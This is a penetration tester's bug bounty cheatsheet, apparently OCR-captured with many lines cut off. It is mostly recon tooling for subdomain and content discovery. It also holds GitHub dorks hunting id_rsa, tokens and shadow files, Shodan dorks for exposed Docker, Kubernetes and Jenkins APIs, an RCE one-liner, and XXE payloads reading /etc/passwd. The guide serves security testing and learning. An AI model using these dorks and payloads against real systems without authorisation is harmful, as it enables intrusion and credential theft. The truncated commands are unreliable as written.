Bug Bounty Cheatsheet

Bug Bounty | Web App | Subdomain Enumeration | Cheatsheet

Dec 17, 2019

m0chan

Penetration Tester

This is a massive WIP and truthfully I was planning on keeping this a private post as I am really just braindumping my techniques on here not really ordered or structured but I figured it may be useful to other people.


Also before I continue these are my main references that have helped me build my own methodology.

- https://0xpatrik.com/subdomain-enumeration-2019/ - **Main One**
- https://payhip.com/b/wAoh - **Main One (Awesome Book)**
- https://pentester.land/conference-notes/2018/08/02/levelup-2018-the-bug-hunters-methodology-v3.html - **Main One**
- https://pentester.land/cheatsheets/2018/11/14/subdomains-enumeration-cheatsheet.html
- https://blog.usejournal.com/bug-hunting-methodology-part-1-91295b2d2066

Enumeration / Recon

m0chan

Penetration Tester



</img>

Credit too Jason Haddix for ^

Initial Stuff

Before we jump into Subdomain Enumeration which is typically the first step for any program that has a wildcard scope `*.domain` It's worth mentioning a few things and different locations we can get data from.

Also a small tip moving forward, if you are going to get into Bug Bounty I recommend that you rent yourself a VPS as it will help a lot when carrying out long & CPU intensive tasks. It

m0chan

Penetration Tester

will also help you offload heavy tasks and allow you to keep your main workstation for manual testing and recon etc.

My personal preference is Linode.com as I have used them for 4/5 years without a single issue and it is not a pay-as-you-go service like DigitalOcean.

Referral Code: https://www.linode.com/?r=91c07fff7abd148b08880020c558d5cace801cc3

Burp Regex for Scope Control

```
.*\.domain\.com$

Putting this here as I always forget it :)
```

** Pull Root Subdomains from Final.txt**

```
cat final | rev | cut -d . -f 1-3 | rev | sort -u | tee root.sub
```

Port Scanning IP Ranges

```
First tip is to use Basic Shodan, Google Dorks & ASN lookups to

You can then import all the scans into something like this for a
```

m0chan

Penetration Tester


```
https://ivre.rocks/

Small Tips:

1) Run this on a VPS (Linode.com is my go-to)
2) Run inside a screen session with Screen -SmL
3) Pipe the output with | tee

Btw, some people will tell you to use massscan due to the speed
```

More to follow here….

Sub Domain Enumeration

Basic Enumeration with Subfinder

```
Make sure all API keys are populated, Shodan pro account is bene

Subfinder -d domain.com -o Outfile.txt
```

Rapid7 FDNS

m0chan

Penetration Tester


```
https://opendata.rapid7.com/sonar.fdns_v2/

aptitude install jq pigz
wget https://opendata.rapid7.com/sonar.fdns_v2/2019-11-29-157498
cat 20170417-fdns.json.gz | pigz -dc | grep ".target.org" | jq`
```

Rapid7 FDNS (Part 2)

```
https://opendata.rapid7.com/sonar.fdns_v2/

wget https://opendata.rapid7.com/sonar.fdns_v2/2019-11-29-157498
2019-11-29-1574985929-fdns_a.json.gz | pigz -dc | grep ".target.


This is a huge 19GB and contains A Names there are seperate down

https://opendata.rapid7.com/sonar.fdns_v2/
```

Rapid7 FDNS (Part 3 with DNSGrep)

```
#https://github.com/erbbysam/dnsgrep

Not tried this much yet but DNS Grep tool based around Rapid7 So
```

m0chan

Penetration Tester

Assetfinder by Tomnomnom

```
https://github.com/tomnomnom/assetfinder

Of course Tomnomnom was going to appear here (alot) he has a lot

go get -u github.com/tomnomnom/assetfinder

assetfinder domain.com

You need to set a couple API/Tokens for this too work, similar t

facebook
Needs FB_APP_ID and FB_APP_SECRET environment variables set (htt

virustotal
Needs VT_API_KEY environment variable set (https://developers.vi

findsubdomains
Needs SPYSE_API_TOKEN environment variable set (the free version
```

Findomain

m0chan

Penetration Tester


```
#https://github.com/Edu4rdSHL/findomain

Awesome little tool that can sometimes find domains amass cant -

** Marked below require API Keys to work

Certspotter
Crt.sh
Virustotal
Sublist3r
Facebook **
Spyse (CertDB) *
Bufferover
Threadcrow
Virustotal with apikey **

findomain -t moj.io
```

Reverse WHOIS Search

```
#https://tools.whoisxmlapi.com/reverse-whois-search

Search Org name above to find all WHOIS Records with this Organi

For Ex. Oath Inc returns 10k subdomains
```

```
Take subdomains pipe them through assetfinder or amass again / c
```

WaybackURLs - Fetch all URL's that WayBackMachine Knows About a Domain

```
#https://github.com/tomnomnom/waybackurls

cat subdomains | waybackurls > urls
```

m0chan

Penetration Tester

Scan.io

```
Numerous repos & large dumps from various sources of Scans.

https://scans.io/
```

Assets-From-SPF / Pull Domains from SPF Records

```
https://github.com/yamakira/assets-from-spf

$ python assets_from_spf.py --help
Usage: assets_from_spf.py [OPTIONS] DOMAIN
```

m0chan

Penetration Tester


```
Options:
  --asn / --no-asn  Enable/Disable ASN enumeration
  --help            Show this message and exit.
```

GitHub SubDomain Scrap

```
https://github.com/gwen001/github-search/blob/master/github-subd

As we have saw from various bug reports in the past, sometimes d

We can use github-subdomains.py to scrape for domains from publi


python3 $Tools/github-subdomains.py -d paypal.com -t
```

Generate Basic Permutations

```
I have a small bash loop to handle this

#!/bin/bash
for i in $(cat /home/aidan/Tools/alterations.txt); do echo $i.$1
done;
```

m0chan

Penetration Tester

Reverse DNS Lookups on List of IP's

```
#https://github.com/hakluke/hakrevdns

Sometimes you may have a IP list of targets instead of domains,

hakluke~$ prips 173.0.84.0/24 | hakrevdns
173.0.84.110    he.paypal.com.
173.0.84.109    twofasapi.paypal.com.
173.0.84.114    www-carrier.paypal.com.
173.0.84.77 twofasapi.paypal.com.
173.0.84.102    pointofsale.paypal.com.
173.0.84.104    slc-a-origin-pointofsale.paypal.com.
173.0.84.111    smsapi.paypal.com.
173.0.84.203    m.paypal.com.
173.0.84.105    prm.paypal.com.
173.0.84.113    mpltapi.paypal.com.
173.0.84.8  ipnpb.paypal.com.
173.0.84.2  active-www.paypal.com.
173.0.84.4  securepayments.paypal.com.
```

AMass Basic Active Scan

```
You could do with a amass passive scan and not resolve domains w

amass enum -d paypal.com,paypal.co.uk
```

m0chan

Penetration Tester

Certificate Transparency Logs

```
python3 $BugBounty crt.sh domain.com

This script be found in my GitHub repo, it just takes a domain a
```

Subdomain Brute Force (Subbrute & MassDNS)

```
$Tools/subbrute.py $Tools/massdns/lists/names.txt domain.com | m
```

Generate Permutations with AltDNS

```
altdns -i input_domains.txt -o permutationoutput.txt -w $Tools/a

This may take a while to run but should always be part of your r
```

Generate Permutations with dnsGen (Overall Best Way)

m0chan

Penetration Tester


```
#https://github.com/ProjectAnte/dnsgen

git clone https://github.com/ProjectAnte/dnsgen
cd dnsgen
pip3 install -r requirements.txt
python3 setup.py install

cat domains.txt | dnsgen - | massdns -r /path/to/resolvers.txt -
```

Find Resolvable Domains with MassDNS

```
massdns -r $Tools/massdns/lists/resolvers.txt -t A -o S allsubdo

sed 's/A.*//' livesubdomains.messy | sed 's/CN.*//' | sed 's/\..
```

Find HTTP/HTTPS Servers with HTTProbe

```
cat domains.resolved | httprobe -c 50 -p 8080,8081,8089 | tee ht


the -p flag adds these ports to the scan, will increase time but
```

m0chan

Penetration Tester

Find HTTP/HTTPS Servers with nMap and Filtering

```
sudo nmap -sS -p 80,443 -iL List.txt -oA m0chan.xml

import xmltree
def removeHostname():
   for host in root.iter('host'):
        for elem in host.iter():
            if 'name' in elem.attrib and elem.attrib['name'] ==
                root.remove(host)
tree.write('output.xml')
```

Pass HTTProbe Results to EyeWitness

```
cp http.servers $Tools
$Tools/EyeWitness/eyewitness.py --web -f http.servers
```

Pass All Subdomains too S3 Scanner

```
Even if a subdomain does not follow normal bucket naming convent

Therefore run the following
```

m0chan

Penetration Tester


```
python $Tools/S3Scanner/s3scanner.py -l domains.resolved -o buck

-d flag will dump all open buckets locally

If you find open buckets you can run the useful bash look to enu

for i in $(cat buckets.txt); do aws s3 ls s3://$i; done;

This will require basic auth key/secret which you can get for fr
```

Finding CNames for all Domains

```
massdns -r massdns/lists/resolvers.txt -t CNAME -o S -w paypal.m

cat paypal.subdomains | grep trafficmanager
cat paypal.subdomains | grep azure
```

Subdomain Bruteforcing with all.txt

```
#https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a05

todo - As there is a few methods to talk about here but the best

dnsrecon -d paypal.com -D all.txt -t brt
```

m0chan

Penetration Tester


```
#Fastest is Probably SubBrute.py
python $Tools/subbrute/subbrute.py paypal.com paypal.co.uk -t al


#Final method is using GoBuster which is also v fast
gobuster dns -d paypal.com -w all.txt
```

Subdomain Bruteforcing with Commonspeak Wordlists

```
#https://github.com/assetnote/commonspeak2
#https://github.com/assetnote/commonspeak2-wordlists

Common speak from Assetnote has a unique way of generating wordl
one of my favorite wordlists to use for subdomain brute forcing.
numerous datasets on Google Big query that are constantly being
new information. These datasets are used by common speak to crea
that contain current technologies and terminology.

dnsrecon -d paypal.com -D commonspeak.txt -t brt


#Fastest is Probably SubBrute.py
python $Tools/subbrute/subbrute.py paypal.com paypal.co.uk -t co

#Final method is using GoBuster which is also v fast
gobuster dns -d paypal.com -w commonspeak.txt
```

m0chan

Penetration Tester

Fuzzing Subdomains with WFuzz

```
wfuzz -c -f re -w /SecLists/Discovery/DNS/subdomains-top1mil-500
```

ASN Enumeration

I wasn't sure if I should add this under **Subdomain Enumeration** but doesn't really matter. Here are a few techniques to discover subdomains and ports via companies publicly available ASN numbers.

ASNLookup

```
#https://github.com/yassineaboukir/Asnlookup

python asnlookup.py -o <Organization>`
```

Find Organistations ASN's

```
amass intel -org paypal
1449, PAYPAL-CORP - PayPal
17012, PAYPAL - PayPal
26444, PAYDIANT - PayPal
```

```
59065, PAYPALCN PayPal Network Information Services (Shanghai) C
206753, PAYPAL-
```

Find IPv4 Address Space from ASN

```
I have yet to find a good tool to do this so I will be writing s

https://bgp.he.net/ASNNumberHere#_prefixes

https://bgp.he.net/AS17012#_prefixes
```

m0chan

Penetration Tester

m0chan

Penetration Tester

Prefix	Description
64.4.240.0/21	PayPal, Inc.
64.4.240.0/24	PayPal, Inc.
64.4.241.0/24	PayPal, Inc.
64.4.242.0/24	PayPal, Inc.
64.4.244.0/24	PayPal, Inc.
64.4.246.0/24	PayPal, Inc.
64.4.247.0/24	PayPal, Inc.
64.4.248.0/22	PayPal, Inc.
64.4.248.0/24	PayPal, Inc.
64.4.249.0/24	PayPal, Inc.
64.4.250.0/24	PayPal, Inc.
66.211.168.0/22	PayPal, Inc.
91.243.72.0/23	PayPal Pvt Ltd
173.0.80.0/20	PayPal, Inc.
173.0.80.0/22	PayPal, Inc.
173.0.84.0/24	PayPal, Inc.
173.0.88.0/24	PayPal, Inc.
173.0.93.0/24	PayPal, Inc.
173.0.94.0/24	PayPal, Inc.
173.0.95.0/24	PayPal, Inc.
185.177.52.0/22	Limited Liability Company Non-Banking Credit Institution PayPal RU

</img>

m0chan

Penetration Tester

Parse CIDR from ASN Lookup too AMass Enum

```
amass enum -d paypal.com -cidr 64.4.240.0/21

I have found to have really good results using `amass enum` here
```

Basic Content Finding

Here I will discuss some basic tactics once you have a nice list of live subdomains

Basic Crawling

```
Crawling a website is typically one of the first places to start

The author of Bug Bounty Playbook created a tool to help with th

#https://github.com/ghostlulzhacks/crawler/tree/master

python3 $Tools/crawler/crawler.py -d https://paypal.com -l 2


These crawling results can also be combined with the JSearch tec
```

Commoncrawl One Liner

```
curl -sL http://index.commoncrawl.org | grep 'href="/CC'  |  awk
```

Wayback Machine Crawling

m0chan

Penetration Tester


```
#https://github.com/ghostlulzhacks/waybackMachine

Sometimes visiting wayback machine and looking up a domain will

We can then use this data to find vulns,

Quote from Bug Bounty Playbook

"For instance, if you see the path “example.com/?redirect=someth

You can do this manually on the site or using the script linked

python3 $Tools/waybackMachine/waybackmachine.py paypal.com
```

Common Crawl Data

```
#https://github.com/ghostlulzhacks/commoncrawl

Just like The Wayback Machine Common Crawl also regularly crawls
```

```
python3 $Tools/commoncrawl/cc.py -d paypal.com
```

Find Easy Wins with DirSearch

m0chan

Penetration Tester


```
Of course if we have a large amount ot subs we can't just send o

/phpinfo.php
/info.php
/admin.php
/api/apidocs
/apidocs
/api
/api/v2
/api/v1
/v2
/package.json
/security.txt
/application.wadl
/api/apidocs
/swagger
/swagger-ui
/swagger-ui.html
/swagger/swagger-ui.html
/api/swagger-ui.html
/v1.x/swagger-ui.html
/swagger/index.html
```

m0chan

Penetration Tester


```
/graphql
/graphiql

python3 dirsearch.py -L http.servers -e .* -w paths --simple-rep

Be careful with the -t flag, I am using a pretty beefy VPS for t
```

dirSearching with RobotsDisallowed1000.txt

```
This is similar to the previous method but we are using a Wordli

https://github.com/danielmiessler/SecLists/blob/master/Discovery

This usually dosent take too long but can be depending on the sc

Tip: Run this on a VPS

I have had some nice success with raft-large-files.php

python3 dirsearch.py -L http.servers -e .* -w RobotsDisallowed-T

Be careful with the -t flag, I am using a pretty beefy VPS for t
```

Excessive DirSearching with RAFT

m0chan

Penetration Tester


```
This may take a very long time to run and timeout depending on y

Tip: Run this on a VPS

https://github.com/danielmiessler/SecLists/blob/master/Discovery

https://github.com/danielmiessler/SecLists/blob/master/Discovery

I have had some nice success with raft-large-files.php

python3 dirsearch.py -L http.servers -e .* -w wordlist --simple-

Be careful with the -t flag, I am using a pretty beefy VPS for t
```

Meg - Find Many Paths for Hosts (Similar to DirSearch)

```
#https://github.com/tomnomnom/meg

meg --verbose paths http.servers

This will create a /out folder with results from each web server

grep -r api
grep -r phpinfo

Use this wordlist
```

```
https://gist.github.com/tomnomnom/57af04c3422aac8c6f04451a4c1daa

etc etc
```

DirSearching with FFUF (New Method)

```
#https://github.com/ffuf/ffuf

Written in Go so very fast

Directory Fuzzing

ffuf -c -w /path/to/wordlist -u http://yahoo.com/FUZZ

GET Parameter Fuzzing

ffuf -w /path/to/paramnames.txt -u https://target/script.php?FUZ

POST Data Fuzzing

ffuf -w /path/to/postdata.txt -X POST -d "username=admin\&passwo
```

EyeWitness - Source View

m0chan

Penetration Tester

m0chan

Penetration Tester


```
Recently while working on big programs I have had some success w

VPS:> cd EyeWitness
VPS:> grep -r Tomcat
VPS:> grep -r IIS6.0


etc etc

When EyeWitness runs it will save the source of the URLs it scre
```

WaybackURLs - Fetch all URL's that WayBackMachine Knows About a Domain

```
#https://github.com/tomnomnom/waybackurls


cat subdomains | waybackurls > urls
```

Archive.org Direct URL Access - Really Good

```
http://web.archive.org/cdx/search/cdx?url=*.visma.com/*&output=t
```

m0chan

Penetration Tester

GetAllURL's

```
Bash alias already created in profile on VPS - getallurls or get
```

Tomnomnom's Concurl

```
#https://github.com/tomnomnom/concurl


▶ cat urls.txt
https://example.com/path?one=1&two=2
https://example.com/pathtwo?two=2&one=1
https://example.net/a/path?two=2&one=1

▶ cat urls.txt | concurl -c 3
out/example.com/6ad33f150c6a17b4d51bb3a5425036160e18643c https:/
out/example.net/33ce069e645b0cb190ef0205af9200ae53b57e53 https:/
out/example.com/5657622dd56a6c64da72459132d576a8f89576e2 https:/

▶ head -n 7 out/example.net/33ce069e645b0cb190ef0205af9200ae53b5
cmd: curl --silent https://example.net/a/path?two=2&one=1



Concurrent HTTP Requests because Go is fast as f
```

m0chan

Penetration Tester

Get All Subdomain HTTP Headers & Responses

```
#Reference: https://medium.com/bugbountywriteup/fasten-your-reco

Cool little bash loop to handle this, we will loop through all t

Great way to find legacy web servers or quickly check the repons

Stored as GetAllHeadersandResponses.sh in my repo :)

Todo: I will rewrite this to support Tomnomnoms concurl to carry


#!/bin/bash
mkdir headers
mkdir responsebody
CURRENT_PATH=$(pwd)
for x in $(cat $1)
do
        NAME=$(echo $x | awk -F/ '{print $3}')
        curl -X GET -H "X-Forwarded-For: evil.com" $x -I > "$CUR
        curl -s -X GET -H "X-Forwarded-For: evil.com" -L $x > "$
done


In the next step I will show how we can use the collected data t
```

m0chan

Penetration Tester

Collecting JavaScript Files

```
#Reference: https://medium.com/bugbountywriteup/fasten-your-reco

This script will crawl all the responses from the previous scrip

This is a good tactic as sometimes devs will hardcore API keys/t

Stored as GetJSFiles.sh in my repo :)

#!/bin/bash
mkdir scripts
mkdir scriptsresponse
RED='\033[0;31m'
NC='\033[0m'
CUR_PATH=$(pwd)
for x in $(ls "$CUR_PATH/responsebody")
do
        printf "\n\n${RED}$x${NC}\n\n"
        END_POINTS=$(cat "$CUR_PATH/responsebody/$x" | grep -Eoi
        for end_point in $END_POINTS
        do
                len=$(echo $end_point | grep "http" | wc -c)
                mkdir "scriptsresponse/$x/"
                URL=$end_point
                if [ $len == 0 ]
                then
                        URL="https://$x$end_point"
                fi
```

m0chan

Penetration Tester


```
                file=$(basename $end_point)
                curl -X GET $URL -L > "scriptsresponse/$x/$file"
                echo $URL >> "scripts/$x"
        done
done


This method can be a little slow as there is no multithreading i
```

JavaScript Link Finder

```
#https://github.com/GerbenJavado/LinkFinder

LinkFinder is one of the best tools for parsing endpoints from J

We can simple pass a .js file locally and it will parse all link

Of course if we combine this with the technique above we can usu

python $Tools/LinkFinder -i m0chan.js -o cli
```

JsSearch

```
#https://github.com/incogbyte/jsearch
```

m0chan

Penetration Tester


```
JsSearch is another handy JavaScript parser except this tool aim

python3.7 $Tools/jsearch/jsearch.py -u https://starbucks.com -n

This tool is handy as it does not require the files to be stored

Although I recommened you add your own regexes as the default co
```

Finding Hidden Endpoints from Scraped JS Files

```
#Reference: https://medium.com/bugbountywriteup/fasten-your-reco

#Dependancy: https://github.com/jobertabma/relative-url-extracto

Similar to the previous scripts this bash script will require th

What we do here is parse the relative paths present in the scrap

Providing we have 'relative-url-extractor' installed we can use

Stored in my Repo as HiddenEndpointLoop.sh

#!/bin/bash
#looping through the scriptsresponse directory
mkdir endpoints
```

m0chan

Penetration Tester


```
CUR_DIR=$(pwd)
for domain in $(ls scriptsresponse)
do
        #looping through files in each domain
        mkdir endpoints/$domain
        for file in $(ls scriptsresponse/$domain)
        do
                ruby ~/relative-url-extractor/extract.rb scripts
        done
done
```

Fuzzing URL Parameters

```
#https://www.hackplayers.com/2018/08/aron-parametros-get-post-br
#https://github.com/m4ll0k/Aron

GET Bruteforce

$ go run aron.go -url http://www.test.com/index.php -get
$ go run aron.go -url http://www.test.com/index.php<[?|id=1|id=1
$ go run aron.go -url http://www.test.com/index.php<[?|id=1|id=1


POST Bruteforce
```

```
$ go run aron.go -url http://www.test.com/index.php -post
$ go run aron.go -url http://www.test.com/index.php<[?id=1]> -po
$ go run aron.go -url http://www.test.com/index.php<[?id=1]> -po
$ go run aron.go -url http://www.test.com/index.php<[?id=1]> -po
```

m0chan

Penetration Tester

Port Scanning Subdomains

```
I won't get into this much as it's fairly straight forward, simp

Small Tips:

1) Run this on a VPS (Linode.com is my go-to)
2) Run inside a screen session with Screen -SmL
3) Pipe the output with | tee

Btw, some people will tell you to use massscan due to the speed
```

Aquatone

```
#https://github.com/michenriksen/aquatone/

Aquatone allows us to easily screenshot and port scan subdomains

cat hosts.txt | aquatone -ports 80,443,3000,3001
```

```
small: 80, 443
medium: 80, 443, 8000, 8080, 8443 (same as default)
large: 80, 81, 443, 591, 2082, 2087, 2095, 2096, 3000, 8000, 800
xlarge: 80, 81, 300, 443, 591, 593, 832, 981, 1010, 1311, 2082,
```

m0chan

Penetration Tester

Google Dorks

```
https://drive.google.com/file/d/1g-vWLd998xJwLNci7XuZ6L1hRXFpIAa

site:your-target.com inurl:id=
site:your-target.com filetype:php
site:your-target.com intitle:upload
inurl:".php?id=" intext:"View cart"
inurl:".php?cid=" intext:"shopping"
inurl:/news.php?include=
inurl:".php?query="


#Open Redirect
inurl:url=https
inurl:url=http
inurl:u=https
inurl:u=http
inurl:redirect?https
inurl:redirect?http
inurl:redirect=https
inurl:redirect=http
inurl:link=http
```

m0chan

Penetration Tester


```
inurl:link=https
inurl:redirectUrl=http site:paypal.com

#Codepad - Online Interpreter/Compiler, Sometimes Hard Coded Cre
site:codepad.co "Tesla"

#Scribd - EBooks / Although Sometimes Internal Files
site:scribd.com "Tesla"

#NodeJS Source
site:npmjs.com "Tesla"
site:npm.runkit.com "Tesla"

#Libararies IO
site:libraries.io "Tesla"

#Coggle - MindMapping Software
site:coggle.it "Tesla"

#Papaly
site:papaly.com "Tesla"

#Trello - Board Software
site:trello.com "Tesla"

#Prezi - Presentation Software
site:prezi.com "Tesla"

#JSDeliver - CDN for NPM & GitHub
site:jsdelivr.net "Tesla"
```

m0chan

Penetration Tester


```
#Codepen - Online Coding Tool
site:codepen.io "Tesla"

#Pastebin - Online Txt Sharing
site:pastebin.com "Tesla"

#Repl - Online Compiler
site:repl.it "Tesla"

#Gitter - Open Source Messaging
site:gitter.im "Tesla"

#BitBucket - Similar to GitHub can Store Source Code
site:bitbucket.org "Tesla"

#Atlassian - Useful to find Confluence and Jira
site:*.atlassian.net "Tesla"

#Gitlab - Source Code
inurl:gitlab "Tesla"

#Find S3 Buckets
site:.s3.amazonaws.com "Tesla"

To simplify this process I copy the above into Sublime and copy

https://chrome.google.com/webstore/detail/openlist/nkpjembldfckm

We can also find specific content by appending the "ext:pdf or e
```

m0chan

Penetration Tester

Fingerprinting

During our recon phase and the techniques we employed above we gathered a lot of information about a target from subdomains, CIDR, ASN's, Endpoints etc but we didn't really gather HTTP Headers. I did show a few techniques but they probably fit in here more so I've just duplicated them for simplicity.

Fingerprinting usually consists of using our discovered endpoints and analysing the headers,version numbers, open/closed ports etc.

First technique is typically finding the open ports which we could do with nMap but it will take a while especially if we are working on a big program perhaps with tens of thousands of IP's. If this is the case then it's probably best to look at Shodan.

Shodan Scans the entire internet on a daily basis and provides the data to it's users **(I highly recommend you get a pro account)**

Shodan Port Scan w/ CIDR

```
shodan.io

net:CIDR/24,CIDR/24

Example
```

m0chan

Penetration Tester


```
net:109.70.100.50/24,89.67.54.0/22

You could also search via Organistations Name with
org:Paypal

Of course these techniques will only return assets on your targe

ssl:paypal
```

MassScan

```
#https://github.com/robertdavidgraham/masscan

MassScan is awesome but truthfully from my experiences it can be

sudo masscan -p<Port Here> <CIDR Range Here> --exclude <Exclude
banners -oX <Out File Name>

You can also use the massscan-web-ui from OffSec or grep the res

https://github.com/offensive-security/masscan-web-ui
```

Wappalyzer

m0chan

Penetration Tester


```
#https://github.com/vincd/wappylyzer


One of the best tools for identifying the technologies in use on
```

WafW00f

```
#https://github.com/EnableSecurity/wafw00f

Awesome script to detect if your target is protected behind an X

There are also a few cool Burp plugins to faciliate this.

The great thing about Wafw00f is it will try detect which WAF is
```

Finding Sensitive Loot


I wasn't sure if I should put this under Exploitation but guess it's own section is fitting, a few techniques to find sensitive files that may have been pushed to github etc.

Github Dorking

m0chan

Penetration Tester


```
Similar to Shodan dorks etc we can pass dorks ot github to searc

For example

filename:.bash_history paypal.com
filename:id_rsa paypal.com
filename:token paypal.com
filename:apikey paypal.com
language:python username paypal.com
language:python:username

app.secret.key is also a good one to search for.


There is a awesome list of dorks located here

#https://github.com/techgaun/github-dorks/blob/master/github-dor


Its very common for devs to accidently push
```



m0chan

Penetration Tester

GitMiner

```
#https://github.com/UnkL4b/GitMiner

$:> python3 gitminer-v2.0.py -q 'filename:wp-config extension:ph

$:> python3 gitminer-v2.0.py --query 'extension:php "root" in:fi

$:> python3 gitminer-v2.0.py --query 'filename:shadow path:etc'

$:> python3 gitminer-v2.0.py --query 'filename:configuration ext

Full List of Dorks Here

https://github.com/UnkL4b/GitMiner
```

m0chan

Penetration Tester

Finding Subdomains That Resolve to Internal IP

```
cat domains.txt | while read domain; do if host -t A "$domain" |
```

Exploitation

This is a hard section to type up as some techniques may fall under other headings :) also I probably won't mention XSS & SQLi as they are the basics and lots of resources already exist.

Unauthenticated Elastic Search

```
“ES is a document-oriented database designed to store, retrieve,

Elastic Search has a HTTP Server running on Port 9200 that can b

We can find these servers by scanning for Port 9200 or the Shoda

port:"9200" elastic
```

Unauthenticated Docker API

m0chan

Penetration Tester


```
Similar to Elastic Search, Docker has some servies that can be e

Shodan Dorks come in Handy here

port:"2375" docker
product:docker

If you find a endpoint you can verifiy that its vulnerable by ma

From here you can connect with the CLI version of Docker

docker -H ip:port ps
```

Unauthenticated Kubernetes API

```
First let me say I am no Kubernetes expert but I know it exists

Kubernetes exposes an unauthenticated REST API on port 10250

Once again we have 2 options, nMap for this port or shodan

product:"kubernetes"
port:"10250"

Once a Kubernetes service is detected the first thing to do is t
```

```
apt-get install node-ws
wscat -c “https://<DOMAIN>:<PORT>/<Location Header Value>” –no-c

Its very easy to get RCE from this method :)
```

m0chan

Penetration Tester

Unauthenticated odoo Manager

```
Shodan Dork

http.status:200 http.component:odoo port:8069

After finding instances go to /web/database/manager most of the

Or simply port scan for 8069
```

Unauthenticated Jenkins Instance

```
Sometimes an application will be running Jenkins which allows Gu

Also if you can install plugins there is a terminal plugin

Try dirsearch for /script or use this script to find live Jenkin

Also worth checking Port 8080 alongside 443,80
```

m0chan

Penetration Tester


```
I recommened if you are working on a big program with thousands


Also grep for these headers

X-Hudson: 1.395
X-Jenkins: 2.204.2
X-Jenkins-Session: d615ef86
X-You-Are-Authenticated-As: anonymous
X-You-Are-In-Group-Disabled: JENKINS-39402:


Shodan Dork to Find Open Jenkins Instances

x-jenkins 200
```

XML External Entity (XXE)

```
#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master

XML is essential a language designed to transport data in a stru

XXE is a vuln that occurs when an application parses XML.
```

m0chan

Penetration Tester


```
Essentially there are something called ENTITYs within XML that r

<?xml version="1.0"?>
<!DOCTYPE note [
<!ENTITY user "m0chan">
<!ENTITY message "m0chanmessage">
]>

In this example the ENTITY user holds the info m0chan which can

Now this is useful as we get something called EXTERNAL ENTITY wh

Examples:

<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://m0chan.github.io" >
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///etc/passwd" > ]>


We could also combine this with PHP Object Injection (More on th

<!ENTITY xxe SYSTEM 'php://filter/convert.base64-encode/resource

This is the basis, if you want the proper example go and buy the
```

